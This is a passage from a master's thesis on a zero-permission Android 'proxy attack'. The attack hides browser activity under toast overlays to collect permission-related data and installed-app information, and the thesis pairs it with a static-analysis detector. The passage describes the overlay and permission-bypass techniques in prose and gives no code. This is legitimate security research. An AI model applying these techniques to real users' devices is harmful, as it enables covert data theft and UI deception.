Attacking and defending Android browsers

A thesis submitted to the
College of Graduate and Postdoctoral Studies
in partial fulfillment of the requirements
for the degree of Master of Science
in the Department of Computer Science
University of Saskatchewan
Saskatoon

By
Animesh Kar

Permission to Use

In presenting this thesis in partial fulfillment of the requirements for a Postgraduate degree from the University of Saskatchewan, I agree that the Libraries of this University may make it freely available for inspection. I further agree that permission for copying of this thesis in any manner, in whole or in part, for scholarly purposes may be granted by the professor or professors who supervised my thesis work or, in their absence, by the Head of the Department or the Dean of the College in which my thesis work was done. It is understood that any copying or publication or use of this thesis or parts thereof for financial gain shall not be allowed without my written permission. It is also understood that due recognition shall be given to me and to the University of Saskatchewan in any scholarly use which may be made of any material in my thesis.

Disclaimer

Reference in this thesis to any specific commercial products, process, or service by trade name, trademark, manufacturer, or otherwise, does not constitute or imply its endorsement, recommendation, or favoring by the University of Saskatchewan. The views and opinions of the author expressed herein do not state or reflect those of the University of Saskatchewan, and shall not be used for advertising or product endorsement purposes.

Requests for permission to copy or to make other uses of materials in this thesis in whole or part should be addressed to:

Head of the Department of Computer Science
176 Thorvaldson Building, 110 Science Place
University of Saskatchewan
Saskatoon, Saskatchewan S7N 5C9 Canada

OR

Dean
College of Graduate and Postdoctoral Studies
University of Saskatchewan
116 Thorvaldson Building, 110 Science Place
Saskatoon, Saskatchewan S7N 5C9 Canada

Abstract

Android permission is a system of safeguards designed to restrict access to potentially sensitive data and privileged components. While third-party applications are restricted from accessing privileged resources without appropriate permissions, mobile browsers are treated by Android OS differently. Android mobile browsers are the privileged applications that have access to sensitive data based on the permissions implicitly granted to them.

In this research, we present a novel attack approach that allows a zero-permission app to access sensitive data and privileged resources using mobile browsers as a proxy with the aid of toast overlay. We demonstrate the effectiveness of our *proxy attack* on 8 mobile browsers across 12 Android devices ranging from Android 8.1 to Android 13. Our findings show that all current versions of Android mobile browsers are susceptible to this attack. Despite Android touch prevention mechanisms for external apps, internal apps and those sharing the same userID remain susceptible. Contrary to Android's claims, devices continue to exhibit background toasts opening an opportunity window for these overlay attacks and posing a threat to browser apps and webview activities within the same app. We propose a detection approach that leverages a blend of static detection and activity behavior analysis. Our detection approach enhances Android device security by addressing overlay vulnerabilities and their potential impact on user privacy and data security. Overall, the findings of this study highlight the need for improved security measures in Android browsers to protect against privilege escalation and privacy leakage.

Acknowledgements

The people who made a substantial contribution to the successful completion of my master's thesis in the field of cybersecurity deserve my sincere gratitude. Their advice, assistance, and knowledge have been crucial throughout this research process.

First and foremost, I want to express my sincere gratitude to Dr. Natalia Stakhanova, who served as my thesis advisor. Her expertise, persistent support, and insightful advice have played a crucial role in determining the course of this work. I am incredibly appreciative of her mentorship, tolerance, and ongoing support as I worked on my thesis.

A special word of thanks goes out to the teachers and staff of the Department of Computer Science at USASK, whose dedication to academic achievement has given me a supportive environment to pursue my research interests. Finally, I want to express my sincere gratitude to my family and friends for their continuous encouragement, understanding, and support throughout this difficult but worthwhile journey. I can't express how much their love and support have meant to me, and their faith in me has been a constant source of strength.

Contents

List of Tables

List of Figures

List of Abbreviations

APK	Android Application Package
UI	User Interface
PID	Process ID
URI	Uniform Resource Identifier
PKI	Public Key Infrastructure
ANR	Application Not Responding
OEM	Original Equipment Manufacturers
JS	JavaScript
OS	Operating System
SDK	Software Development Kit
IMEI	International Mobile Equipment Identity

1 Introduction

Mobile phones have revolutionized the way we interact and exchange information. Android, one of the most prevalent mobile operating systems worldwide, has contributed significantly to this transformation, with over 2.5 billion active devices in 2021 [27]. These devices store and handle sensitive information as a result of their close integration. Appropriate safeguards must be put in place to secure both this data and the users' privacy. For example, Sandboxing is a security feature in Android that separates applications and their data. The Linux kernel's base ensures sandboxing by giving each program a distinct user ID (UID) [71]. Each app is given a virtual environment that limits its access to system resources and those of other applications. This makes it harder for applications to interfere with one another or gain unauthorized access to private information. According to the principle of least privilege, the foundation of the Android sandboxing idea, each app is only given the permissions it needs to run efficiently. Android helps safeguard the device and user data from possible security threats by isolating apps in their own sandboxes. This permission mechanism ensures that programs needing access to particular resources, like camera, microphone, or GPS coordinate data that might compromise users' privacy, must expressly ask for those rights. However, the broad and convenient access to phone resources offered by Android has exposed shortcomings in the existing security measures. The Android permissions system is a crucial mechanism that aims to restrict an application's access to sensitive data and privileged components. However, several studies have highlighted its limitations [18, 28, 55, 69, 1, 11].

The Android permission system has since evolved to a more regulated permission model enabling users to determine whether an app should access resources or not. Without the user's consent, apps would be able to access private data, which would put users at serious risk of malware, data theft, and other security threats. Android gives users more control over their data and hinders the access of malicious apps by requiring specific user permission to access resources that are restricted. When an Android application wants to use a restricted resource, such as location or camera data, Android will notify the user during installation that the application needs access to those resources. By installing the application, the user is giving permission for the application to use those specified resources. However, granting users the authority to accept or decline app permissions has not resolved the security concerns associated with Android permissions. Studies have demonstrated that users typically have a limited understanding about which permissions should or should not be granted to an app [75]. Although the Android permissions system has become more advanced, it is still vulnerable to transitive permission usage, enabling attackers to perform actions prohibited by a third-party app.

1.1 Motivation

In this research, we focus on zero-permission [58, 9] and transitive permission [14, 18] usage through mobile browsers and show how it can be exploited to obtain unauthorized access to sensitive data and resources on Android mobile devices. In Android, a "zero-permission attack" refers to the ability of an application to engage in activities or access data without obtaining any explicit permission from a user. It makes use of flaws or exploits in the Android system to circumvent permission constraints, thereby compromising the user's privacy and security. "Transitive permission usage" refers to the cases where an app without appropriate permissions is able to indirectly perform actions or access data by utilizing permissions provided to another app.

The motivation behind this research is to address the critical need for enhanced security in the context of transitive permission usage through mobile browsers on Android devices. The widespread use of mobile browsers, as well as the possible vulnerabilities connected with their permission model, pose serious threat to user privacy and data security.

We introduce the *proxy attack* which capitalizes on the absence of privileges for seemingly harmless operations (such as querying system information and launching an intent), thereby circumventing Android's permission framework. In our attack, we exploit a mobile browser as a proxy to request and gain unauthorized access to Android devices. Despite being limited in accessing sensitive data without explicit user consent, mobile browsers are granted certain permissions that regular user applications do not have. This is because browsers are viewed as less of a security threat since they present information to users in a controlled manner.

As our primary goal is to launch an attack without any permissions, we rely on "toast" which is a simple user interface in Android that presents brief information to the user. It usually comes in the form of a small, pop-up message at the bottom of the screen, delivering quick feedback or information as shown in Figure 1.1. In order to conceal the browser activity, we utilize overlay views, termed a graphical/user interface element that is presented on top of the user interface of another application. They can be anything that displays above the current screen content, such as floating widgets, pop-up notifications, chat heads, or any other visual element. Overlay can be used as a form of UI deception technique that can manipulate users into performing specific actions. These techniques have been previously employed in attacks (e.g., phishing [23], privilege escalation [60]) because users are unable to determine the source of a window they are interacting with on the screen. Essentially, it results in the victim user touching the attacked application's button without being informed of what they have done. A "toast overlay attack" is a malicious technique in which an Android app uses an overlay, often customizing a legitimate toast message, to deceive the user to perform actions on behalf of the user without their consent or knowledge. A "post-toast overlay attack" is a form of toast overlay attack in which a malicious application, after displaying a misleading overlay, attempts to affect user interactions with the interface underneath the overlay which includes intercepting user taps or performing activities that the user does not expect. Attacks using toast overlays take advantage of Android's permission




Figure 1.1: Sample toast notification

system by allowing overlays to be displayed without explicit user consent.

By examining the post-toast overlay attack scenario, our study aims to provide insights into the potential risks and consequences faced by a user who inadvertently falls victim to such attacks. Although the abuse of overlays is not novel, the key aspect of the proxy attack involves obtaining unauthorized access to information that would typically be inaccessible to third-party apps but can be achieved through mobile browsers. Therefore, in the proxy attack, overlays primarily serve as a means to provide reassurance and conceal the use of browsers, which often goes unnoticed and does not raise suspicion among users.

Overall, the motivation behind this research is driven by the pressing need to enhance security measures and protect user privacy on Android mobile devices. By highlighting the vulnerabilities stemming from transitive permission usage through mobile browsers and the potential for unauthorized access, we strive to raise awareness among users, developers, and manufacturers. Through our findings, we aim to inspire the development of effective mitigation strategies and defense mechanisms to safeguard the integrity and security of Android devices in the face of these evolving threats.

To tackle this attack, we propose *a static analysis-based approach to detect the focused activity in the presence of overlay attacks*. Our detection methodology involves decompiling the Android APK and analyzing the decompiled Java code to identify the key activity behaviors and their relationships.

We focus on numerous activity behaviors during the analysis, such as finish types, the existence of toast overlay, and other important data. We obtain insights about the activity stack and the links between different activities by evaluating these behaviors. This allows us to identify the focused activity that is now interacting with the user and is at the forefront of the user interface.

In the context of static analysis, our detection approach is significant because it allows us to comprehend the flow of activities and their behavior without the necessity for dynamic runtime execution. We can extract useful information about the activity stack, back stack, and affinity links by analyzing the decompiled code, which is critical for precisely identifying the targeted activity.

This detection methodology provides a proactive defense mechanism against overlay attacks. We can determine if an overlay is being used to deceive the user by identifying focused activity, ensuring the user's interactions are with the intended application and not with undesired applications.

Overall, our suggested activity is a behavioral solution, leveraging static analysis techniques, and provides a robust method for detecting *focused activity* in the context of overlay attacks. By uncovering these activity behaviors and their relationships, we improve the security of Android applications and safeguard users from

potentially dangerous actions disguised behind overlays.

1.2 Contribution

In summary, we present the following contributions:

- *We propose a novel proxy attack*: We introduce a novel proxy attack that circumvents Android's permission model. We demonstrate that an unauthorized malicious app can leverage a mobile browser to gain privileged access to phone resources. By delegating the responsibility of acquiring permissions to the browser, which acts as a proxy and shields the attacker app, the malicious app is able to obtain the necessary permissions without raising suspicion. This attack methodology demonstrates the significant security risks posed to Android users and emphasizes the necessity of implementing effective security controls to counter such attacks. This work will appear in *The 22nd International Conference on Cryptology and Network Security (CANS 2023)* [53].

- *We evaluate attack effectiveness*: We show the effectiveness of our attack against eight popular mobile browsers on Android versions 8.1 to 13. Our findings reveal that most of the tested browsers disclose sensitive device-related information. We demonstrate that the proposed proxy attack is effective regardless of the updated security patches in older (Android 8.1-10) and newer devices (Android 11-12).

- *We highlight the severity of the attack* The severity of this research is twofold. Firstly, we address the issue of privacy leakage caused by bypassing the `QUERY_ALL_PACKAGES` permission in the attacker app. By doing so, we gain access to information about the types of other apps available on the user's device. This can lead to privacy concerns as it exposes the user's app usage patterns and potentially sensitive information. The effects of this privacy leakage can range from profiling users for targeted advertising to more malicious activities, such as exploiting vulnerabilities in specific app versions and inferring user's preferred apps such as health, banking, and social media apps which can lead to more sophisticated overlay attacks like fake Facebook, Skype, bank login pages to steal credentials on runtime. Moreover, information regarding the installed apps on the device can be collected in background services without the attacker app being in the foreground. Secondly, we highlight the continued significance of the toast overlay attack. Despite Google's efforts to prevent it and patch vulnerabilities, we were able to fully compromise Android versions 8.1 to 11, partially Android 12, and 13, collecting permission-related data from browsers and initiating system apps like dialer, SMS, and email. This underscores the persistence of the problem. Even with Google's patches, OEM-specific patches may be lacking, leaving devices vulnerable. These OEM-specific patches can also be absent on a specific device(IMEI). For instance, during our analysis, we found that the One Plus 7 Pro running on Android 12 was still exploitable even after multiple updates. Furthermore, browsers remain a potential target for tapjacking exploitation even on recent Android versions [12] under overlay. As data retrieval through deep linking from browsers

allows for seamless attacks, bypassing the need for downloads without raising a notification to the user, this opens up space to access network, battery, and phone state information, which can be exploited for various malicious purposes such as fingerprinting a user's behavior over a period of time.

In summary, our research contributes by highlighting the privacy implications of bypassing `QUERY_ALL_PACKAGES` permission and emphasizing the continued relevance and severity of toast overlay attacks where browsers can be exploited to seamlessly collect sensitive data.

- *We identify vulnerabilities and propose countermeasures*: We reexamine the vulnerabilities that enable our attack to succeed and suggest a set of countermeasures to establish a robust defense against such an attack. The resilience of Android devices against this type of attack by resolving these vulnerabilities and adopting relevant security measures can be improved.

- *We propose a novel detection approach*: Our detection uses static analysis to identify the presence of toast overlays and any focused (potentially targeted) activity underneath. By examining the connections between activities, their launch modes, and task affinities, we employ a tabular approach. This detection method serves as an important defense measure against this particular attack vector. We conducted a comprehensive evaluation of our static detection system using a dataset of 4,515 apps and the results demonstrate the effectiveness of our generic and extensible approach, showcasing its compatibility with diverse Android OS versions without requiring modifications. This work will appear in *The 14th International Conference on Emerging Ubiquitous Systems and Pervasive Networks (EUSPN 2023)* [52].

Both the attacker app demonstrating the proxy attack[1] and the detection approach[2] are publicly available.

1.3 Thesis Structure

Our thesis is divided into eight chapters. We explain how we proceeded with conducting the proxy attack by evading the Android permission model, obtaining sensitive data from browsers, as well as initiating system-level applications through browsers with the aid of overlays, and finally, proposing a defense mechanism against overlay attack by examining the outcomes. The following is how this thesis is organized:

Chapter 1 highlights the motivation for the research, our target for the attack, a brief overview of how to identify this attack, and a summary of the contributions.

Chapter 2 provides background information for understanding the structure of an APK, the permission model, and inter-process communication (IPC) in Android, which is required to grasp the rest of this thesis document.

Chapter 3 covers an illustrated summary of prior relevant works on various types of privilege escalation in Android and Android browser vulnerabilities and exploitation, overlay attacks, and their mitigation.

[1] https://github.com/thecyberlab/androidproxyattack
[2] https://github.com/thecyberlab/overlaydefense

Chapter 4 illustrates the implementation details of our novel attack approach with the definition of important concepts, informative tables, listings, and figures.

Chapter 5 describes the evaluation of the study with the pre-processing settings, and tested different versions of Android devices along with the results on those devices. After analyzing and visualizing the resultant effect, it highlights the countermeasures and implications against our proxy attack. Finally, the limitations of our proxy attack in terms of UI differences on different phones and how browsers customize their own UI are depicted.

Chapter 6 introduces our novel and extendable detection approach to find out a focused activity under overlay attack.

In Chapter 7, we present the detection results of overlay presence and their possible intentions.

Finally, Chapter 8 concludes our work by highlighting the significance of the proxy attack and the need for robust detection against overlay attacks.

2 Background

Understanding the structure of Android APKs (Android Application Packages), the Android permission system, and interprocess communication is critical for understanding the security environment of Android applications in the Android ecosystem. The permission system enables correct access control and user privacy, while APKs serve as the container for Android apps. Interprocess communication techniques allow distinct components within an app or across many apps to communicate with one another, influencing both functionality and potential security threats.

2.1 APK Structure

Android applications (apps) are distributed in the .apk file format and an APK's structure includes crucial components that contribute to its functioning, behavior, and overall user experience. Understanding the underlying APK structure allows us to acquire a holistic knowledge of the building blocks that comprise an Android application.

2.1.1 AndroidManifest.xml

The AndroidManifest.xml is an important component that contains important information about the app. It contains information such as the application package name, version, required permissions, declared activities, services, broadcast receivers, content sources, and more. In a word, the app's metadata used by the Android OS is contained in the AndroidManifest.xml file.

2.1.2 App Logic/Code

Each .apk file, when decompressed, includes one or multiple Java code/.dex files that contain the logic of an app in the form of a Dalvik bytecode executed using an Android-Runtime environment (ART). The logic for numerous activities, services, and other components is often written in Java or Kotlin.

2.1.3 Resources

The resources folder (res/) contains a variety of non-code resources utilized by an app, such as customized layout XML files, images, strings, styles, and other materials. These resources provide the app's user interface, localized content, and other functional elements.

2.1.4 Assests

Additional application-specific files, such as HTML files, configuration files, or media files, can be found under the assets folder. The app can access these files programmatically.

2.1.5 Build.gradle

The build.gradle file in Android development projects is a configuration file that specifies options for building the app. It contains information such as the compileSdkVersion and the targetSdkVersion, minSdkVersion which determine the Android framework version used while building, targeting, and running the app.

minSdkVersion

The minimum SDK version that an app supports is defined in build.gradle. For example, if *minSdkVersion* is 29, this SDK version corresponds to API Level 29 (Android 10), so the app will only run on devices with Android 10 or higher.

targetSdkVersion

The SDK version that an app targets. This should always be identical to compileSdkVersion.

compileSdkVersion

The SDK version against which an app gets compiled and used by Android Studio to create APKs. This should always be identical to targetSdkVersion.

2.2 Android Permission System

To govern access to sensitive data and privileged components, Android uses a system of safeguards called permissions. If an app requires access to any restricted device functionality, it must declare the corresponding permissions in its manifest file. Historically, Android differentiated permissions with respect to the risk implied by requested permission. Currently, Android supports the following groups [30]:

- *normal permissions* that have the least risk associated with them;
- *signature permissions* that are granted if an app is signed with the same signing key/certificate as the app defining them;
- *dangerous permissions* that allows more substantial access to restricted data and interfaces;
- *internal permissions* that are managed internally by the operating system.

Besides, Android differentiates these protection permissions based on the time they are granted [4]:

- *Install-time permissions* that are granted to the application when it is installed, these include normal permissions and signature permissions.
- *Runtime permissions* allow access to restricted data and functions, and hence, these are considered dangerous permissions. These permissions are requested at the runtime of the application.
- *Special permissions* allowed for use only by the Android platform and original equipment manufacturers (OEM).

In addition to these types of permissions, Google has permissions that it refers to as *sensitive*. These are considered normal permissions, yet they provide access to sensitive data. One of such permissions is `QUERY_ALL_PACKAGES` which allows an app to query and interact with specific packages instead of requesting broad visibility. According to Google, the system by default filters this information when an app that targets Android 11 (API 30) or higher requests details about the other apps installed on a device. Limited package exposure aids app marketplaces like Google Play in evaluating the security and privacy an app offers to customers [43]. With `QUERY_ALL_PACKAGES` permission, an app can access other app's package name, version code, and name, granted/not granted permissions, component information(activities, services, broadcast receivers, content providers, and whether they are enabled, exported, or not), signature information, sharedUserID(if the package is shared with other packages).

2.3 Inter-Process Communication

Components are the foundational elements of Android applications. An *Activity* is one of the main components managed by the Android system which is a single screen that a user can interact with in an Android application. Activities are the building blocks of an Android application responsible for presenting the user interface. A *Service* is a background component that performs activities without requiring a user interface. It can manage long-running activities without requiring human intervention.

Inter-Process Communication (IPC) in Android refers to the method by which various parts of an application or various applications can communicate with one another. IPC can be used for a variety of things, including data exchange, calling methods from other processes, and messaging between processes.

An *Android intent* is a messaging object that is used to ask another app component or system tool for a certain action. The component name or fully qualified class name of the target component is specified in an *explicit intent*, which is used to start the component either within the same app or a separate app. An *implicit intent*, on the other hand, defines the kind of action to be taken and the data involved without specifying the precise component to begin with. Based on the action, category, and data specified in the intent in the AndroidManifest.xml file, the Android Operating System (OS) will look for the right component to handle the intent.

3 Related Work

This chapter highlights the most important related works. Recent years have seen a lot of interest in the area of Android security, with researchers examining numerous attack paths and vulnerabilities unique to Android browsers. The problem of permission leakage, where malicious applications take advantage of flaws in the Android permission mechanism to get unauthorized access to sensitive user data, is one area of study [83]. Furthermore, overlay attacks have created serious security and privacy risks for users [26]. This chapter highlights the most important related works on privilege escalation; privacy leaks, Android browser vulnerabilities, and overlay attacks.

3.1 Privilege Escalation in Android

In the past decade, numerous studies have explored the Android permission model in the past decade to understand the methods and techniques used to bypass the Android permission model, leak privacy-related information, or develop better security measures. The Android permission system has drawbacks, according to numerous research [5, 6, 11, 69]. For instance, earlier versions of Android did not control how privileged resources were used, allowing any application (app) to request permissions and access any information or feature on the device. This led to free access to advanced capabilities [19, 7], data breaches [59], exploitable flaws [68], and privileged apps with needless resource access [21].

Davi et al. [14] showed an attack for escalating privileges to allow sending text messages without permission. Like any other program, Android device browsers have been vulnerable to privilege escalation and privacy leakage flaws. Egners et al. [18] described an attack that allowed their application to acquire a bidirectional communication channel to the Internet through the browser without requesting permission from the Android System. A botnet command and control server was reached via the bidirectional channel, allowing the download of additional exploits that would quietly root the user device and ultimately compromise the entire Android system. A thorough analysis of the security implications of Android's update mechanism, which included complex program logic and inevitably is prone to error, was published by Xing et al. [81] where it was analyzed the security implications of Android's update mechanism, showing that a malicious app can use what it declares on a low-version system to gain system capabilities on the new OS after an upgrade, involving gaining system and signature level permissions, substituting system apps, and contaminating browser data(tampering the browser's built-in bookmark list, access to the user's cookies, and web data, disclosing phone user's geolocation from a white list of websites).

3.2 Privacy Leakage, Vulnerabilities on Android Browsers

Marforio et al. [57] demonstrated how colluding applications can communicate over different channels concentrating on the Android OS, where several colluding applications communicated over a variety of overt and covert channels. It was also demonstrated that the user does not need to install 2 malicious apps working together on his/her device for this attack to be effective. A single malicious application with permissions relating to accessing the user's data can still leak this private data by passing it (via a covert channel) to a script run within the phone's browser. The leading mobile browsers affected by the security flaws were shown by Aldoseri et al. [2] a study including Google Chrome, Edge, Opera, and the Samsung browser. The authors demonstrated how data URIs can be used to spoof sources in phishing attacks, while improper sanitization of JS URIs can result in self-XSS attacks. Last but not least, a problem with file URIs caused them to find a much more serious design flaw in Android's Samsung browser, enabling arbitrary apps to access internal storage without user approval and evading the specific Android storage permission.

Papadopoulos et al. [62] compared several well-known native apps with their web-based equivalents to examine various privacy-related leaks. They demonstrated how these leaks could include device-specific information in addition to individually identifying information making it possible for third parties to link web and app sessions. However, in recent days, due to certain changes and requirements, the latest browsers' JS APIs have been modified, limiting certain access to certain device information and providing ways to retrieve the device's non/permission-related information with/without user consent. Hassanshahi et al. [50] demonstrated how malicious web attackers could take control of vulnerable Android WebView Apps and leverage app flaws without any malware app's presence on the device and the attacker can control it remotely. They crafted malicious hyperlink(s) on social media and when the link is clicked by the user from the browser(s), the malicious content is loaded into vulnerable WebView Apps on the device which is able to access the user's private information or perform privileged operations on behalf of the vulnerable app's already granted permissions. They showed that no malware apps need to be installed on the device and the attacker can control it remotely.

3.3 Zero-Permission Attacks

While mobile devices possess the ability to limit direct access to location data only for apps approved by the user, they lack the capability to counter side-channel threats. Narain et al. [58] showed that an Android app devoid of permissions can deduce the locations and routes of vehicular users with high precision, leveraging data from gyroscopes, accelerometers, and magnetometers, all without the users' awareness.

Block et al. [9] introduced a hidden communication channel established through an ultrasonic link connecting two concurrently installed Android applications. This link utilized the smartphone's built-in speaker and local sensor suite, capitalizing on the device's resonance properties. These resonant points were influ-

enced by the sensor's structural integration within the device's housing. Due to the sensitivity to vibrations, this allowed communication between 2 applications installed in the same device using inertial sensors to form a hidden channel.

Furthermore, it was shown that the user's location was identified with the precision of standard commercial GPS by exploiting the capabilities of mobile device magnetometers[10].

Zheng et al. [86] showed that when an app is integrated as a plugin, an application gains access to all stub permissions without requiring user consent. Consequently, this exposes users to various security risks from zero-permission apps, e.g., allowing them to exploit sensitive APIs. This vulnerability arose because the host application shares all stub permissions with plugin apps while neglecting to verify the permissions declared by these plugins.

Diao et al. [17] introduced a new technique called Google Voice Search(GVS)-Attack, which enables permission bypass attacks using a zero-permission Android app (VoicEmployer) through the device's speaker. GVS-Attack leveraged the Android system's built-in voice assistant, Google Voice Search, by bringing it to the foreground through Android's Intent mechanism. It then played specific audio commands (e.g., "call number 1234 5678") in the background, which GVS recognized and executed. This design allowed GVS-Attack to simulate actions like sending SMS/Email, accessing private data, and transmitting sensitive information all without requiring any app permissions.

Zhou et al. [87] conducted network data usage analysis on popular Android apps like Twitter, WebMD, and Yahoo!. Their findings revealed that, even without any permissions, one could ascertain a smartphone user's real identity, health conditions, and specific stock interests. By examining the publicly accessible Address Resolution Protocol (ARP) trace in a Linux directory, a zero-permission attacker could pinpoint the user's location with considerable accuracy.

3.4 Overlay Attacks and Mitigation

Permission leakage and overlay attacks have been the subject of studies that have gone deep into understanding their nature and recommending detection and mitigation methods to handle these vulnerabilities. Attackers may utilize overlay components to deceive users into disclosing sensitive information or performing malicious actions by overlaying them on top of normal browser interfaces.

3.4.1 Attacks

Since the toast [64] may be customized with any content and placed on the topmost layer without requiring any rights or invoking the notification alert, it has been exploited. The toast, for instance, can be changed to seem like a keyboard. As the toast lasts for 2 or 3.5 seconds, the attacker could want the toast to remain in the foreground for as long as feasible in order to employ toasts effectively in attacks. A unique sort of view, such as `TYPE_TOAST`, can be created by an attacker and kept in the foreground until it is dismissed by the

user. By using the method *Toast.show()*, an attacker can call numerous overlapped toasts in succession [64]. Before the previous toast is gone, another toast might arrive.

A malicious application may draw an overlay window in the forefront in Draw On Top Attacks [8] against the Android user interface. Regarding the objectives of the attacker, there are two categories of harmful overlays: *UI-intercepting overlay* which allows users to interact with it rather than the target app underneath, allowing the malware to collect user inputs like passwords, and *Non-UI-intercepting* overlay which is a click/tap jacking attack that can be carried out using this kind of overlay. Touch events pass via an overlay created by the attacker app with the attribute `FLAG_NOT_TOUCHABLE` to a victim app concealed beneath the attacker app. This overlay does not receive touch events, unlike the UI-intercepting overlay, and usually shows deceptive information. When a user takes an action on the overlay, they are really interacting with the victim application that is running underneath, for example, by installing another malicious app [22, 20, 78] or giving a malicious app administrator access through the system Settings app [26].

Multiple situations, including Draw on top, application switch, and Fullscreen, where users may be tricked by a malicious app are examined by Bianchi et al. [8]. They also provided a list of various attack vectors and a PKI-based architecture for UI verification for each case. Alepis et al.'s [3] demonstration of a translucent overlay activity's ability to conceal a victim app while stealing or interfering with user inputs was more recent. According to Yanick et al. [26], a malicious app with an overlay mechanism and an accessibility service could launch a number of sneaky and potential attacks, such as obtaining user credentials or downloading malware.

While tap/clickjacking can potentially be used as a means to facilitate privilege escalation, clickjacking and overlay are not inherently linked. Both require different attack vectors and mitigation strategies. An overlay attack was shown by Niemietz et al. [60] using `WindowManager.LayoutParams.TYPE SYSTEM OVERLAY` where a call can be made using `Intent.ACTION_DIAL` without having permission `CALL_PHONE` by overlaying a fake window with a button just in the same position as the dialer button of the phone application. They also discussed browser UI redressing attacks however they needed the permission `SYSTEM_ALERT_WINDOW` explicitly in the AndroidManifest.xml.

Rydstedt et al.'s [67] examples showed how different UI assaults can be used against mobile browsers. They created the tap-jacking attacks with the intention of stealing WPA secret keys and geofencing the user. Users were convinced to enter their sensitive information, such as their passwords, onto a false mobile login screen that was managed by an attacker, as demonstrated by Felt et al. [23] in their work.

Wu et al. [80] carried out a deep investigation of mobile clickjacking attacks. They discussed the possible dangers of a stealthy clickjacking attack and presented the essential real-time and system-level protection, for putting it into practice. In order to show the draw-and-destroy overlay attack and the draw-and-destroy toast attack, an in-depth examination of Android's animation mechanism was conducted by Wang et al. [79]. It has been proven that a malicious app can occasionally make a new customized toast over a victim app before the previous toast vanishes, taking advantage of the toast's fade-out animation to make the transition between two consecutive toasts invisible and because of being considered as non-UI-intercepting windows,

toasts don't receive touch events or trigger notification/security alert to the device user.

3.4.2 Mitigation

A number of prior studies have examined overlay-based attacks and suggested defensive strategies because of the frequency and severity of overlay-based vulnerabilities which include both static and dynamic analysis.

Previous research [8] suggests utilizing static program analysis to examine overlay attributes related to pre-set attack vectors in order to detect malicious overlays. Despite having the same target, OverlayChecker [82] was different in the ways listed below. First, each overlay's static and dynamic attributes were extracted by OverlayChecker. As a result, it was not constrained by the drawbacks of static methods, such as handling reflection, class loading, or native code [8]. In addition, rather than employing predetermined attack vectors, OverlayChecker employed a data-driven methodology based on a sizable, actual dataset of malicious apps. The WhatTheApp system, developed by Bianchi et al., used static analysis methods to verify whether an Android device is running a malicious app. It is admirable that they evaluated harmful Android apps using a wide range of attack vectors. However, WhatTheApp had been shown to have flaws [25] that made it very simple for an attacker to get through its routine checks, and it has been also susceptible to side-channel attacks [74].

Possemato et al. [63] offered the "hide overlays" defense provided by Google, effective only for system apps, as well as the *ClickShield*'s solution to identify clickjacking on Android. *ClickShield* had the benefits of ease and reliability because it evaluated a number of rules, including the location and pixel difference. However, an attacker could have avoided detection by creating situations that go beyond the rules, such as having to perform a significant number of calculations on pixel differences during malware detection.

To identify the top Activity and let the app user know where the app they are using came from, WhatTheApp added an on-device security indicator to the system navigation bar [8]. However, because the security indicator was calculated on a regular basis, WhatTheApp has been susceptible to timing assaults. A malicious overlay could be introduced during the calculation period. In order to prevent a background non-system app from rendering on top of any foreground apps, Overlay Mutex was suggested as a solution [25]. It should be noted that WhatTheApp, Overlay Mutex, and other UI/security indicator-based defenses, i.e., *TIVO* [24] are challenging for the present Android community to implement because they change the existing Android foundation and demand domain expertise. When a user taps and provides data, TIVO gave them the option to configure a protected image that is displayed alongside the name and icon of the currently open app. The UI is deemed to have been compromised if the user does not recognize the secure picture or if there is a conflict between the secure image and the anticipated app name and/or icon. Since a secure image was always displayed in the foreground, this defense could make the user experience more difficult. Dass et al. [13] developed a proof-of-concept for a prediction model based on a Hidden Markov Model to pinpoint the action spoofing and overlay types of cyberattacks. The aim of derivation was to map out observational sequences to the set of concealed states that make up attack pathways. However, this study had certain

limitations because it had to gather a large number of observations from various attacks using a range of instruments, and it could only fit certain specifications. Dass et al. [13] proposed an attack prediction model after observing certain specifications.

In our work, we also leverage overlays to hide browser behavior from the user, yet, our attack is fundamentally different as it exploits browsers to receive sensitive data and resources not accessible to third-party apps. As opposed to the existing approaches, our attack identifies permissions that have already been granted on the browser apps hence avoiding the need to request `QUERY_ALL_PACKAGES` permission at runtime.

For defense, our research focuses on identifying toast overlays in Android applications using static analysis. We detect the presence of toast overlays by inspecting attributes such as the toast's setView function, particularly if it makes use of a customized XML layout. Analyzing the launch modes and task affinity of activities statically is essential to identify potential vulnerabilities and misuse by toast overlay attacks. Launch modes determine how activities are instantiated and organized within the application's task stack, while task affinity specifies the association of activities with specific tasks. By examining these properties, we can assess if they are being exploited to facilitate deceptive overlays. Understanding the misuse of launch modes and task affinity in toast overlay attacks allows for the development of effective detection mechanisms and countermeasures to enhance the security of Android applications. Furthermore, through toast overlay attacks, from Android 12, it's not possible to pass the touch to a different app from the attacker app, however, the touch can be passed to the same app and apps sharing the *sameUserID*.

4 Exploiting Android Mobile Browsers

In this chapter, we go over our attack mechanism, which aims to circumvent `QUERY_ALL_PACKAGES` permissions and exploit vulnerabilities in Android browsers. To begin, we will look at the attack parameters, which include toast, overlay, toast overlay attack, and deep link. Following that, we will go over the threat model, in which the attacker is a zero-permission APK and the victim is the browser. Following that, we provide an attack overview, explaining the stages involved in our approach, which include acquiring information about granted permissions in the browser, producing toast overlays, and fooling the user with a phony button to get permission-related data. In addition, we examine attack heuristics, with a focus on data collection and the launch of susceptible browsers. Finally, we investigate data retrieval, particularly deep linking from malicious websites and its retrieval by the attacker app via intent-filters. Furthermore, we demonstrate how to expand our attack strategy using browsers to launch a few system apps under the overlay.

When used improperly, the ability of the `QUERY_ALL_PACKAGES` might result in privacy violations by granting unauthorized access to sensitive user data. On top of that, IPC techniques make it easier for different app components to communicate with one another, but bad implementation might pose security problems. Although appearing to be harmless, toast overlays can be used to trick people and influence their behavior. Finally, deep linking makes it easy to navigate between different applications, but it can also serve as a gateway for attacks if they are not implemented properly.

4.1 Threat Model Overview

